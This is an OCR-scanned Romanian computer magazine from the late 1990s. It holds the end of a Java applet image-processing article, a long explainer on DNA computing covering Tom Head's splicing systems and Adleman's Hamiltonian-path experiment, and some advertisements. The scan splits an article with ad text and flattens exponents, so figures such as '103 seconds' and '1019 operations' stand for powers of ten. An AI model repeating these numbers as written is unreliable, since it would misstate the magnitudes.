 if ((pg.status() & ImageObserv-
   er.ABORT) != 0) {
   System.err.println("image
   fetch aborted or errored");
   return;
 }
 for (int j = 0; j < h; j++) {
   for (int i = 0; i < w; i++) {
     handlesinglepixel(x+i, y+j,
     pixels[j * w + i]);
   }
 }
}
```

RGBImageFilter furnizează un mod uşor de a crea un **ImageFilter**, care modifică pixeli unei imagini în modul implicit **RGB ColorModel.** Se utilizează în conjuncţie cu **FilteredImageSource**, pentru a produce versiuni filtrate ale imaginilor existente. Exemplu:

```
class RedBlueSwapFilter extends
   RGBImageFilter {
 public RedBlueSwapFilter() {
   // The filter's operation does
   not depend on the
   // pixel's location, so Index-
   ColorModels can be
   // filtered directly.
   canFilterIndexColorModel =
   true;
 }
 public int filterRGB(int x, int
   y, int rgb) {
   return ((rgb & 0xff00ff00)
     | ((rgb & 0xff0000) >> 16)
     | ((rgb & 0xff) << 16));
   }
 }
```

Codul sursă pentru ImageGrabber.html

```
<html>
<head>
<title>imgse</title>
</head>
<body>
<applet code="ImageGrabber.class" width=600 height=600>
<PARAM NAME="poza" VALUE="Colosseum.jpg">
</applet>
</body>
</html>
```

În figura „Codul sursă la aplicaţiei“ este prezentată ierarhia acestor clase. În paranteze, acolo unde există, este scrisă şi clasa pe care o implementează fiecare dintre clasele din **java.awt.image**.

Arhitectura aplicaţiei

Aplicaţia este de tip Applet (deci se încarcă dintr-o pagină de HTML) şi implementează interfaţa Runnable (deci foloseşte Thread-urile). Aplicaţia va afişa o imagine preluată din acelaşi catalog unde rulează programul şi memorată într-un fişier de tip .jpg sau .gif. Numele imaginii va fi preluat într-un string din fişierul HTML, asociat cu appletul.

Interfaţa cu utilizatorul este alcătuită din 3 butoane (init, crop, nou). La apăsarea butonului init, se afişează imaginea preluată de program, prin intermediul fisierului HTML, asociat appletului. Prin acţionarea butonului crop, se permite selectarea zonei care se doreşte decupată din imaginea iniţială. Imaginea obţinută din această decupare va fi afişată în locul vechii imagini, prin apăsarea butonului nou. O serie de mesaje ajutătoare pot fi citite pe consola Navigatorului făcând aplicaţia foarte prietenoasă.

Thread-ul, folosit în program, asigură citirea permanentă a stării celor 3 butoane. Prin folosirea clasei MediaTracker, se evită clipirea ecranului în timpul afişării imaginii. Cu metoda addImage se introduce imaginea care va fi afişată. Metoda waitForID blochează afişarea imaginii, până ce aceasta este complet încărcată în memorie. Alte comentarii, referitoare la utilizarea fiecărei metode, sunt prezentate chiar în codul sursă al programului.

Consideraţii personale

Multe alte aplicaţii pot fi realizate cu ajutorul clasei java.awt.image. O posibilitate interesantă este dată de prelucrarea imaginilor cu ajutorul filtrelor. Efecte întâlnite până acum în programele specializate (Adobe Photoshop, Corel Draw, ş.a.) pot fi generate acum prin setul de metode şi clase deţinut de java.awt.image. Nu depinde decât de ingeniozitatea programatorului, pentru a asigura o interfaţă cât mai atractivă acestor facilităţi şi, eventual, de a integra toate aceste programe într-o singură aplicaţie integrată.

Imaginaţi-vă efectul unei astel de aplicaţii, apelate dintr-o pagină de Web. Utilizatorul, comod instalat în faţa propriului computer, apelează la serviciile de vânzare ale unei companii de automobile. Prin aplicarea diferitelor filtre, îşi alege nuanţa de culoare preferată dintr-o sumedenie de nuanţe generate prin intermediul limbajului Java. Prin selecţii ale mouse-ului, poate decupa şi vizualiza la scară mărită anumite părţi ale maşinii mult visate. Poate deschide portiere, geamuri, poate simula mersul maşinii, toate acestea printr-un motor Java de animaţie. La sfârşit de tot, după ce şi-a configurat maşina după dorinţă, completează un formular generat de o aplicaţie Java şi, prin clasa java.net, îl trimite (neapărat criptat) prin reţea. ■

Autorii sunt cercetatori ştiinţifici la Institutul pentru Tehnică de Calcul Bucureşti şi pot fi contactaţi prin e-mail Pelin Nicoleta Corina la **nicoleta@itcgate.itc.ro** *şi Pelin Cristian Florentin la* **cristi@itcgate.itc.ro.**

Decodorul Internet cu arhitectură deschisă

NetBox®

permite
telespectatorului
accesul direct la Internet
furnizorului de servicii
lărgirea audienței
pe lângă marele public

Serie o scrisoare
Destinatar
IrDA
cititor Smart Card
on
conectat
microfon incorporat
mesaj de așteptare
spre linia telefonică
alimentare
spre televizor
de la VCR/decodor

pagini de Web în televizorul dumneavoastră
cu
NetBox®
de curând în România

NetGem

AFROM
Distribuitor unic pentru România
Tel: 01 / 330 00 06
Fax: 01 / 330 39 67

Calculatoarele moleculare

-trecut, prezent și viitor-

De Dorin Marcu


În anul 1987, profesorul Tom Head de la departamentul de matematică al Universității Binghamton (New York State University) publica în numărul 49 al Buletinului de Biologie Matematică un articol în care propunea un model matematic al operației de **splicing**, operație ce se desfășoară asupra moleculelor de ADN, în prezența unor enzime restrictive și a unei ligaze, cu scopul de a dinamiza teoria limbajelor formale prin introducerea unui nou tip de operație.

După cum se știe, molecula de ADN are o structură dublu-spiralată. Fiecare din cele două spirale, (numite în limbajul de specialitate **catene**) este compusă dintr-o succesiune de baze azotate (nucleotide) legate între ele în interiorul catenei respective, precum și cu **bazele azotate** corespunzătoare din cealaltă catenă ce compune molecula de ADN considerată. În general, se întâlnesc 4 baze azotate care compun prin înlănțuire o catenă ADN, și anume **adenina** (A), **timina** (T), **guanina** (G) și **citozina** (C). Dacă în interiorul unei catene, bazele azotate se pot lega în aproape orice succesiune posibilă, legăturile dintre catene se pot stabili doar între bazele azotate **complementare**, și anume **adenină ⇔ timină**, respectiv **guanină ↔ citozină**. Legăturile dintre bazele azotate ce compun o catenă sunt puternice, pentru desfacerea lor fiind necesară utilizarea unor enzime restrictive, iar pentru refacerea lor utilizarea unei **ligaze**. Legăturile dintre catene sunt mai slabe, pentru desfacerea lor fiind suficientă creșterea temperaturii peste o anumită limită, iar pentru refacerea lor scăderea temperaturii sub limita respectivă. Fiecare enzimă restrictivă recunoaște o anumită succesiune într-un grup de baze azotate din cele două catene, și desface o anumită legătură în fiecare din cele două catene.

Prin această operație, molecula de ADN se va desface în două, fiecare având câte un capăt liber (una dintre catene - mai lungă decât cealaltă - va conține un grup de baze azotate nelegate). În prezența unei ligaze, fiecare moleculă cu un capăt liber va căuta să se lege cu o altă moleculă aflată în aceeași situație, cu condiția ca bazele azotate libere să-și găsească complementele pe pozițiile similare, rezultând o moleculă ADN completă. Acest proces de desfacere a unei molecule ADN în două molecule cu margini libere și de refacere a unei molecule prin legarea a două molecule cu margini libere complementare, în condițiile prezentate mai sus pe scurt, poartă denumirea de **splicing**.

Mai trebuie spus aici că fiecare bază azotată se leagă într-un anumit loc cu o baza complementară din catena vecină, precum și în alte două locuri distincte cu cele două baze azotate din aceeași catenă. Alegând sensul orar de parcurgere al structurii moleculare a unei baze azotate, și numerotând cu 1 legătura cu baza complementară, legătura cu baza predecesoare în propria catenă are numărul 3, iar cea cu baza succesoare numărul 5. Se poate stabili astfel o ordine de parcurgere liniară a unei catene. Mai mult, cele două catene ce compun dubla spirală ADN sunt legate astfel încât ordinea de parcurgere este diferită (de la poziția 3, la poziția 5 pentru o catenă, și invers pentru cealaltă). Figura de mai jos prezintă o posibilă operație de splicing asupra unei fracțiuni dintr-o moleculă ADN ale cărei catene sunt reprezentate liniar, în plan.

Cele 4 baze azotate pot fi considerate ca



Ilustrarea unei ipotetice operații de splicing. Se pornește de la molecula

$$\frac{\text{CCACG}}{\text{GGTGC}}$$

care sub acțiunea unei enzime restrictive este separată în două molecule cu margini libere (incomplete)

$$\frac{\text{CC}}{\text{GGT}}$$

respectiv

$$\frac{\text{ACG}}{\text{GC}}$$

Prima din ele se poate recombina cu o altă moleculă incompletă

$$\frac{\text{ATG}}{\text{AC}}$$

deoarece au fiecare câte o bază azotată liberă, acestea fiind complementare, rezultând o nouă moleculă

$$\frac{\text{CCATG}}{\text{GGTAC}}$$

alcătuind un alfabet, catenele construite prin diferitele combinaţii de baze azotate pot fi văzute ca şiruri liniare generate peste acest alfabet, iar enzimele restrictive care desfac moleculele ADN ca un fel de reguli de splicing. Sistemul alcătuit dintr-un astfel de alfabet, un număr iniţial finit de şiruri obţinute prin posibile combinaţii ale simbolurilor ce compun acest alfabet, precum şi din operaţia de splicing, împreună cu un set finit de reguli pentru aplicarea acesteia asupra mulţimii de şiruri, se numeşte **sistem splicing** (conform modelului propus de matematicianul Tom Head în 1987). Închiderea operaţiei de splicing asupra setului iniţial finit de şiruri considerat generează un **limbaj splicing**.

Formalizarea


Modelul propus de către matematicianul Tom Head a avut un impact mai deosebit doar asupra cercetărilor din domeniul teoriei limbajelor formale. Grupuri restrânse de cercetători din toată lumea, atraşi de posibilităţile oferite de către modelul respectiv, l-au extins şi studiat în diferite contexte. Formal, un sistem splicing simplu (rebotezat **sistem H**) este reprezentat prin tuplul **<A, L, R>**, unde **A** este alfabetul, **L** este setul iniţial de şiruri (limbajul de pornire), iar **R** este mulţimea regulilor de splicing (care respectă condiţiile de legare prezentate anterior). De exemplu, o regulă de splicing poate fi reprezentată astfel:

$$\frac{x_1a\,|\,bx_2}{y_1c\,|\,dy_2} \Longrightarrow \frac{x_1ady_2}{y_1cbdy_2}$$

unde $\mathbf{x_1abx_2}$ şi $\mathbf{y_1cdy_2}$ sunt şirurile iniţiale, a, b, c, d, ∈ **A** (a şi c, respectiv b şi d sunt complementare), x_1, x_2, y_1, y_2 ∈ L sunt şiruri construite peste alfabetul **A**, iar rezultatul operaţiei de splicing activate de prezenţa în cele două şiruri a simbolilor a, b, c, d este obţinerea a două noi şiruri, respectiv $\mathbf{x_1ady_2}$ şi $\mathbf{y_1cbx_2}$. O altă notaţie des utilizată pentru aceeaşi regulă este:

$$\mathbf{a\#b\exists c\#d}$$

Pornind de aici, utilizarea operaţiei formale de splicing şi a sistemelor H s-a propagat în paralel, în ambele direcţii (echivalente) de cercetare ce caracterizează ştiinţa calculatoarelor: automate şi gramatici formale. S-a constatat că un sistem H simplu este echivalent unui automat finit. Diferite tipuri de extensii au fost propuse în scopul creşterii puterii sistemelor H (set iniţial infinit de şiruri şi/sau de reguli, şiruri circulare, restricţionarea şi creşterea controlului asupra operaţiei de splicing, etc., în general extensii tipice domeniului teoriei limbajelor formale sau teoriei automatelor), obţinându-se, în final, sisteme H extinse care pot genera limbaje recursiv numerabile. Pe cealaltă parte, au fost construite sisteme H extinse, echivalente cu maşinile Turing, propunându-se chiar algoritmi de construire a unui automat Turing, pornind de la un sistem H extins şi invers. O alta direcţie de cercetare o constituie **automatele Watson-Crick**, denumite astfel după doi dintre laureaţii Nobel pentru descoperiri legate de structura ADN, automate similare maşinii Turing, care dispun de două benzi de citire/scriere între care există o relaţie de complementaritate.



Graful orientat, folosit de profesorul Leonard Adleman pentru experimentul său. Nodul iniţial este 1, iar cel final 7.

Experimentele din „laboratorul umed"

În 1994, când se părea că utilizarea sistemelor splicing se va limita strict în cadrul studiilor teoretice din domeniul limbajelor formale, respectiv automatelor, iar interesul iniţial stârnit de calculul molecular în mediile ştiinţifice se stingea încetul cu încetul, un articol publicat de profesorul Leonard Adleman de la departamentul de ştiinţa calculatoarelor al University of Southern California, în numărul 268 al revistei Science a produs senzaţie. De profesie matematician, Adleman este bine cunoscut ca unul dintre inventatorii sistemului de criptare cu chei publice RSA. Implicat în ultima vreme în cercetări legate de virusul HIV, Adleman a avut ideea de utiliza molecule ADN pentru efectuarea de calcule matematice. Folosind operaţii biochimice standard asupra unor molecule ADN, el a reuşit să rezolve practic un caz particular al problemei căii hamiltoniene într-un graf orientat. Un graf orientat constă dintr-o mulţime finită de noduri, legate între ele prin arce orientate de la un nod la altul. O succesiune de arce din graf formează o cale în acel graf. O cale ce trece prin toate nodurile grafului, atingând fiecare nod o singură dată, se numeşte cale hamiltoniană. Problema căii hamiltoniene, pentru un anumit graf, constă în decidere a dacă în acel graf există o cale hamiltoniană. Această problemă este NP-completă: în timp ce obţinerea unei soluţii deterministe este foarte greu de realizat (complexitate exponenţială), verificarea unei soluţii posibile se poate face într-un timp polinomial. Acesta a fost primul experiment reuşit de utilizare a **calculului molecular** pentru rezolvarea unor probleme. Datorită faptului că moleculele sunt de fapt fragmente ADN, calculul se mai numeşte şi **calcul ADN**.


Figura alăturată prezintă graful orientat utilizat. Numărul de noduri a fost ales intenţionat mic, pentru ca o soluţie să poată fi determinată simplu, prin mijloace convenţionale. În graful prezentat, calea 1 → 2 → 3 → 4 → 5 → 6 → 7 este o soluţie (o cale hamiltoniană). Algoritmul nedeterminist, utilizat pentru rezolvarea problemei, este următorul:

1. Se generează căi aleatorii prin graf.
2. Sunt păstrate acele căi care pornesc din nodul iniţial, şi se termină în nodul final.
3. Sunt păstrate doar acele căi care au dimensiunea egală cu numărul de noduri din graf.
4. Sunt păstrate doar acele căi în care fiecare nod apare maxim odată.
5. Dacă a rămas cel puţin o cale, problema are soluţie, altfel nu.

Primul pas l-a constituit codificarea nodurilor şi a arcelor dintre ele, folosind şiruri liniare de baze azotate orientate 5 - 3. Pentru codificarea fiecărui nod, s-a generat un şir aleator compus din 20 de baze azotate. Lungimea a fost aleasă suficient de mare pentru a putea obţine codificări diferite ale nodurilor, care să respecte anumite restricţii (prezentate pe parcurs).

Vizualizarea desfășurării experimentului Adleman în tubul cu gel

Imaginea A permite observarea în coloana 1 a tuturor căilor arbitrare prin graf obținute inițial, iar în coloanele 2 - 5 separările și purificările succesive pentru a obține molecule de dimensiune 7 (140), care pornesc din nodul 1 și se termină în nodul 7. Imaginea B permite observarea eliminărilor succesive ale moleculelor ce nu conțin unul din nodurile intermediare. În coloana 6 se poate vedea rezultatul (molecule de lungime140). Coloanele 7 din ambele imagini au fost folosite pentru calibrare.



Arcele au fost obținute prin concatenare celei de-a doua jumătăți a șirului, ce codifică nodul de pornire la prima jumătate a șirului, ce codifică nodul de sosire al arcului:

Nodul 2: 5 - **TATCGGATCGGTATATCCGA** - 3
Nodul 3: 5 - **GCTATTCGAGCTTAAAGCTA** - 3
Nodul 4: 5 - **GGCTAGGTACCAGCATGCTT** - 3
Arcul 2 → 3: 5 - **GTATATCCGAGCTATTCGAG** - 3
Arcul 3 → 4: 5 - **CTTAAAGCTAGGCTAGGTAC** - 3

Arcele care pornesc din nodul 1 preiau toată codificarea nodului (și nu doar a doua jumătate), iar cele care se termină în nodul 7 preiau toată codificarea nodului (și nu doar prima jumătate), pentru a nu permite obținerea unor căi în care nodurile respective apar în altă poziție decât cea inițială, respectiv finală. Codificările pentru noduri trebuie astfel alese, încât fiecare arc să fie codificat diferit, iar arcul i → j (dacă există) să fie codificat diferit de arcul j → i (dacă există). De asemenea, pentru fiecare șir ce codifică un nod (mai puțin pentru nodurile 1 și 7) a fost sintetizat șirul complementar:

5 - **GCTATTCGAGCTTAAAGCTA** - 3 → (Nodul 3)
3 - **CGATAAGCTCGAATTTCGAT** - 3 → (Complementarul nodului 3)

Astfel, în prezența unei ligaze, complementarul unui nod poate lega șirul unui arc, ce intră în nodul respectiv, cu șirul unui arc ce iese din nodul respectiv, formându-se astfel o moleculă bi-catenată, care reprezintă o cale orientată de la un nod până la altul, trecând printr-un nod intermediar. Complementarul unui nod este orientat 3 → 5:

(Arcul 2 → 3) 5 - **GTATATCCGAGCTATTCGAGCT**
TAAAGCTAGGCTAGGTAC (Arcul 3 → 4) - 3
3 - **CGATAAGCTCGAATTTCGAT** - 5
(Complementarul nodului 3)

Alegerea codificărilor pentru noduri trebuie să asigure desfășurarea întocmai a procesului descris, pentru a evita legările necorespunzătoare.

Experimentul s-a desfășurat astfel: într-un buffer lichid (tub pentru testare) cu o compoziție specială, s-au introdus într-o cantitate suficient de mare (de ordinul a 10^{13}) moleculele mono-catenate ce codifică nodurile și arcele grafului respectiv, precum și moleculele mono-catenate, complementare nodurilor interne ale grafului. În prezența unei ligaze (substanță care favorizează legarea catenelor corespunzătoare), moleculele respective au produs căi arbitrare prin graful respectiv. Pentru a păstra doar acele căi care încep din nodul 1 și se termină în nodul 7, au fost utilizate enzime speciale în cadrul unei reacții cunoscute sub numele **PCR** (polymerase chain reaction). Rezultatul a fost amplificarea (creșterea prin copiere a) numărului de molecule bi-catenate care corespund acestui criteriu, astfel încât celelalte practic nu mai contează în etapele următoare ale experimentului. Pasul următor a constat în separarea moleculelor ADN, care au lungimea egala cu 7 (140 de baze azotate). Această operație s-a desfășurat într-un mediu special (gel) care, inserat într-un circuit electric, a condus la separarea moleculelor pe lungimi, reușindu-se apoi extragerea celor cu o anumită dimensiune (Figura „Vizualizarea desfășurării experimentului ...“ A). Moleculele astfel obținute au fost amplificate și purificate de mai multe ori, prin succesiunea operațiilor de amplificare și separare prezentate anterior, pentru a elimina cât mai mult posibil moleculele necorespunzătoare. Ultimul pas a constat în izolarea moleculelor care conțin o singură dată fiecare codificare a unui nod al grafului. Pentru aceasta, mediul a fost încălzit astfel încât moleculele bi-catenate au fost desfăcute în molecule mono-catenate, păstrându-se apoi doar partea care reprezenta calea prin graf (în exemplele prezentate anterior, partea superioară). Aceste molecule reprezintă căi ce încep în nodul 1, trec prin alte 5 noduri și se termină în nodul 7. Pe rând, moleculele complementare, reprezentând cele 5 noduri interne grafului, au fost fixate pe un suport cu ajutorul unei substanțe speciale (biotină), s-a adăugat ligază, iar moleculele reprezentând căile prin graf, care conțineau codificarea nodului respectiv se legau, celelalte rămânând libere. Acestea din urmă erau îndepărtate din sistem, și se trecea la următorul nod. La sfârșit, în tubul de test au rămas acele molecule care începeau cu reprezentarea nodului 1, se terminau cu reprezentarea nodului 7, și conțineau reprezentarea fiecărui nod intern. Datorită faptului că lungimea moleculei este 7 (140), este clar că reprezentarea fiecărui nod apare o singură dată în șirul rezultat. Soluția rezultată este din nou supusă operației de separare în gel. Dacă se puteau evidenția molecule de lungime 7, problema avea soluție, altfel nu (Figura „Vizualizarea desfășurării experimentului ...“ B).

Procesul de rezolvare a acestei probleme s-a desfășurat pe parcursul a 7 zile de muncă în laborator. Cel mai mare consumator de timp a fost ultimul pas, în care s-au utilizat succesiv complementarele nodurilor interne, pentru eliminarea căilor ce trec de mai multe ori prin același nod. Numărul de molecule utilizate crește liniar cu numărul de noduri din graf, ca și numărul de pași ai algoritmului (ceea ce constituie marele avantaj al metodei). Numărul mare de cópii ale fiecărei molecule asigură, într-un fel, posibilitatea obținerii unei soluții prin minimizarea efectului erorilor care pot apare (legări eronate ale moleculelor sau nelegarea lor atunci când sunt îndeplinite condițiile, deteriorarea moleculelor, separarea incorectă, etc.).

Concluziile imediate la care a ajuns Adleman și echipa sa sunt că utilizarea calculului molecular, pentru dimensiuni medii ale acestui tip de probleme, poate fi mai eficientă decât utilizarea calculatoarelor convenționale, datorită paralelismului masiv, energiei mici consumate şi a volumului mic în care poate fi codificată o cantitate mare de informaţii. Pentru probleme de dimensiuni mici, calculul molecular este ineficient, iar în cazul problemelor de dimensiuni mari s-ar putea atinge repede limitele cunoştinţelor umane în domeniul biochimiei (dimensiunile moleculelor care pot fi utilizate, desfăşurarea unor procese nedorite, degradarea în timp a soluţiilor, ceea ce limitează timpul în care un astfel de experiment se poate desfăşura, etc).

Maturizarea

Prima observaţie, care se poate face în legătură cu experimentul Adleman, este că acesta nu se bazează pe modelul sistemelor H. Adleman nu a folosit nimic din ceea ce se obţinuse până atunci studiind modelul formal al operaţiei de splicing (în articolul său nu face nici o referire la vreun studiu din domeniul teoriei limbajelor formale sau automatelor). Mai mult, euforia generată de spectaculosul rezultat al experimentului a condus la apariţia unei noi direcţii de cercetare, oarecum paralelă cu cea iniţiată de matematicianul Tom Head. Principala problemă a sistemelor splicing formale este că, pe măsură ce sunt extinse pentru a câştiga în putere, se îndepărtează tot mai mult de modelul biologic de la care au plecat, astfel încât pentru sistemele H extinse, cu adevărat interesante, nu pot fi proiectate sisteme moleculare echivalente, date fiind cunoştinţele actuale din domeniul biologiei, biochimiei şi geneticii. Interesaţi în cele din urmă de efectuarea unor experimente cu sisteme moleculare similare modelului formal, grupuri de cercetători din cadrul curentului iniţial au propus o soluţie mult mai elegantă şi mai rapidă pentru problema abordată de Adleman, utilizând enzime restrictive pentru fiecare nod intermediar al grafului şi o codificare bazată pe molecule bi-catenate. Experimentul a fost încununat de succes. Pe de altă parte, conştienţi de limitările abordării iniţiale, Adleman şi o serie de alţi cercetători activi în domeniu (R. Lipton, M. Eigen, D. Bartel) au propus o serie de îmbunătăţiri, precum şi câteva modele formale, bazate pe experimentul Adleman. A fost conceput un model formal pentru un calculator, bazat pe ADN, având la bază 4 operaţii elementare: **separarea**, prin care dintr-un tub de testare se pot obţine două tuburi diferite, prin separarea moleculelor ADN ce conţin o anumită secvenţa de baze azotate de restul moleculelor, **unificarea**, prin care se pot pune în comun moleculele ADN din două tuburi diferite, **detectarea**, prin care se poate determina dacă un tub conţine cel puţin o moleculă ADN, şi **amplificarea**, prin care dint-un tub de testare se pot obţine două, având acelaşi conţinut (duplicare). Aceste operaţii elementare au la bază o serie de procedee biochimice standard, o parte dintre ele fiind menţionate pe parcursul descrierii experimentului Adleman (PCR, ligare, desfacere, separare în gel, etc). Cu aceste operaţii se pot scrie unele programe, care primesc un tub de testare iniţial (intrare), şi răspund prin da, nu, sau prin producerea unui set de tuburi de testare finale (ieşire). Mai târziu, datorită complicaţiilor generate de operaţia de amplificare, precum şi din dorinţa de a utiliza şi altfel de molecule decât ADN, a fost propus un model restrictionat, în care amplificarea nu mai este utilizată, iar operaţiile rămase au fost adaptate pentru a funcţiona asupra unor şiruri neorientate, generate peste un alfabet posibil diferit de {A, C, G, T}. Calculatorul ADN bazat pe modelul restricţionat este suficient de puternic pentru a rezolva problema colorării unei hărţi cu trei culori diferite, ast-

Pentru abonamente vă puteţi adresa cel puţin cu încredere la sediul redacţiei. Tel 621.5560 Tel/Fax: 322.6165

http://gameover.kappa.ro

O pagină de web cel puţin stranie

O revistă cel puţin ciudată

GAME OVER

fel încât doi vecini să nu fie coloraţi identic (o problemă NP-completă). Modelul nerestricţionat a permis construirea formală a unui calculator cu memorie. Printre alte probleme dificile, care pot fi rezolvate utilizând calculul DNA, se numără şi problema satisfacerii formelor conjunctive normale (asignarea unor valori de adevăr tuturor variabilelor dintr-o FNC, astfel încât forma să fie adevărată - SAT), şi chiar varianta generală a acesteia privind forme booleene generale, problema satisfacerii unor circuite booleene generale cu porţi binare arbitrare, în general probleme de optimizare, rezolvabile în acest mod în timp liniar, cel mult polinomial. Un interes aparte a fost acordat unei propuneri (deocamdată numai la nivel teoretic) de spargere a celebrului sistem de criptare DES prin calcul molecular (generarea prin calcul molecular a cheii de decriptare), într-un interval de aproximativ 4 luni. Eforturi au fost depuse pentru a limita cât mai mult posibil efectul erorilor ce pot apare pe parcursul calculelor moleculare reale, prin utilizarea unui număr suficient de mare de molecule, îmbunătăţirea operaţiilor de separare şi purificare la nivel biochimic, sintetizarea unor molecule ce conţin informaţii redundante, etc. Însă, cele mai mari eforturi au fost îndreptate în direcţia proiectării unui calculator molecular universal programabil. Cercetările sunt abia la început.

La rândul lor, cercetătorii din domeniul teoriei limbajelor formale, interesaţi de calculul molecular, au continuat să îmbunătăţească continuu modelul sistemelor H, respectiv sistemelor H extinse, colaborând în acelaşi timp cu specialişti din domeniul biologiei, biochimiei, ingineriei genetice, pentru a face posibilă transpunerea la nivel molecular a sistemelor formale puternice construite.

Prezent şi viitor

Experimentul Adleman a produs o adevărată efervescenţă în mediile ştiinţifice internaţionale. Entuziasmul iniţial a condus chiar la apariţia unor afirmaţii şi proiecte uşor desprinse de realitate. Începând din 1995, o conferinţă dedicată se desfăşoară anual, primele două (1995, 1996) având loc la Princeton, iar ultima (1997) la Philadelphia. Dacă la conferinţa din 1996, la întrebări de genul „Calculatoarele moleculare - de ce ?, cum ?, când ?“ se răspundea „pentru a construi un supercalculator, pornind de la tehnicile utilizate de Adleman în experimentul său“, iar un participant din partea armatei a strigat chiar „start building it now !“, conferinţa din 1997 a lăsat loc unui optimism moderat, propunând „rezolvarea unor probleme concrete, dificil de rezolvat cu ajutorul tehnicii de calcul actuale, încercând întâi mici experimente de laborator şi crescând, apoi, treptat, complexitatea problemelor abordate“, astfel încât „it will take some time“ până când calculul molecular va deveni suficient de puternic pentru a fi utilizat efectiv, pentru rezolvarea unor probleme reale. Între timp, ambele direcţii de cercetare au luat amploare, şi s-ar putea să se întâlnească la un moment dat, în punctul în care construirea unui calculator DNA funcţional să fie o problemă rezolvată. Până atunci, noi modele formale sunt propuse, noi experimente sunt efectuate cu mai mult sau mai puţin succes, noi posibile aplicaţii ale calculului molecular sunt descoperite. Au fost imaginate chiar calculatoare hibride, în care coexistă componente bazate pe siliciu cu sisteme „umede“, bazate pe molecule. O altă direcţie foarte promiţătoare de cercetare are în vedere utilizarea structurii 3D a moleculei ADN, ceea ce ar permite reducere a timpului de rezolvare a unor clase de probleme la o constantă, indiferent de dimensiunea acestora.

O serie de cifre vin să demonstreze avantajele utilizării calculului molecular. Astfel, timpul de rezolvare creşte în general liniar cu dimensiunea problemei. Durata unei operaţii efectuate de (sau cu) o moleculă este în medie de 103 secunde, de peste 1010 ori mai lent decât calculatoarele actuale, ceea ce le face inutile pentru calcule secvenţiale. Dacă ţinem însă cont de faptul că un tub de test poate conţine, în medie, peste 1015 molecule, asta semnifică tot atâtea operaţii executabile în paralel, calculul molecular devine foarte util. În ceea ce priveşte energia consumată, s-a afirmat că, în timp ce un calculator convenţional poate efectua cam 109 operaţii / Joule, unul molecular ar depăşi 1019 operaţii pentru aceeaşi cantitate de energie. Nu în ultimul rând, 1 bit de informaţie poate fi stocat în 1 nm3 ADN, în timp ce un calculator convenţional are nevoie de 1012 nm^3 pentru acelaşi lucru.

Implicaţiile produse de reuşita primului calcul molecular experimental sunt fără îndoială mari. Dincolo de influenţele exercitate asupra ştiinţei calculatoarelor (prin oferirea unor noi paradigme de calcul, etc.), acest experiment a deschis drumul către o mai bună înţelegere a modului în care molecula ADN - constituent fundamental al lumii vii - poate fi utilizată pentru stocarea şi procesarea informaţiei. Fără nici un dubiu, progrese importante în biochimie şi genetică sunt necesare, pentru ca cercetările să conducă la obţinerea unui calculator molecular universal (dacă acest lucru va fi posibil). Dar nu trebuie neglijate nici progresele în sine aşteptate în biochimie şi inginerie genetică, precum şi impactul lor în biologie, chimie, medicină, precum şi în alte discipline.

Post Scriptum

În perioada 17-24 august 1997, s-a desfăşurat la Mangalia, în organizarea Fundaţiei Universitare a Mării Negre, şcoala de vară „Molecular Computing“, prima de acest gen în Europa. Manifestarea s-a bucurat de participarea profesorului Tom Head şi a unui număr important de cercetători din întreaga lume, interesaţi de teoria şi aplicaţiile practice ale sistemelor H în special, şi de calcul molecular în general. Am fost plăcut surprins de nivelul cercetării teoretice româneşti în domeniu. Această şcoală a constituit un bun prilej pentru stabilirea de contacte între cercetători, şi pentru comunicarea ultimelor noutăţi din domeniu. Prezentările şi discuţiile, desfăşurate pe toată durata manifestării, au constituit o importantă sursă de informaţie pentru conceperea acestui articol.

Referinţe bibliografice:

1. Adleman, Leonard - Molecular computation of solutions to combinatorial problems, Science, 268 (1994), 1021-1024.
2. Adleman, Leonard - On constructing a molecular computer, unpublished (1995).
3. Boneh, D., Dunworth, C., Lipton, R..J.,Sgall, J., - On the computational power of DNA.
4. Boneh, D., Dunworth, C., Lipton, R.J., - Making DNA computers error resistant.
5. Boneh, D., Dunworth, C., Lipton, R.J., - Breaking DES using a molecular computer.
6. Head, Tom - Formal language theory and DNA: an analysis of the generative capacity of recombinant behaviors, Bulletin of Mathematical Biology, 49 (1987), 737-759.
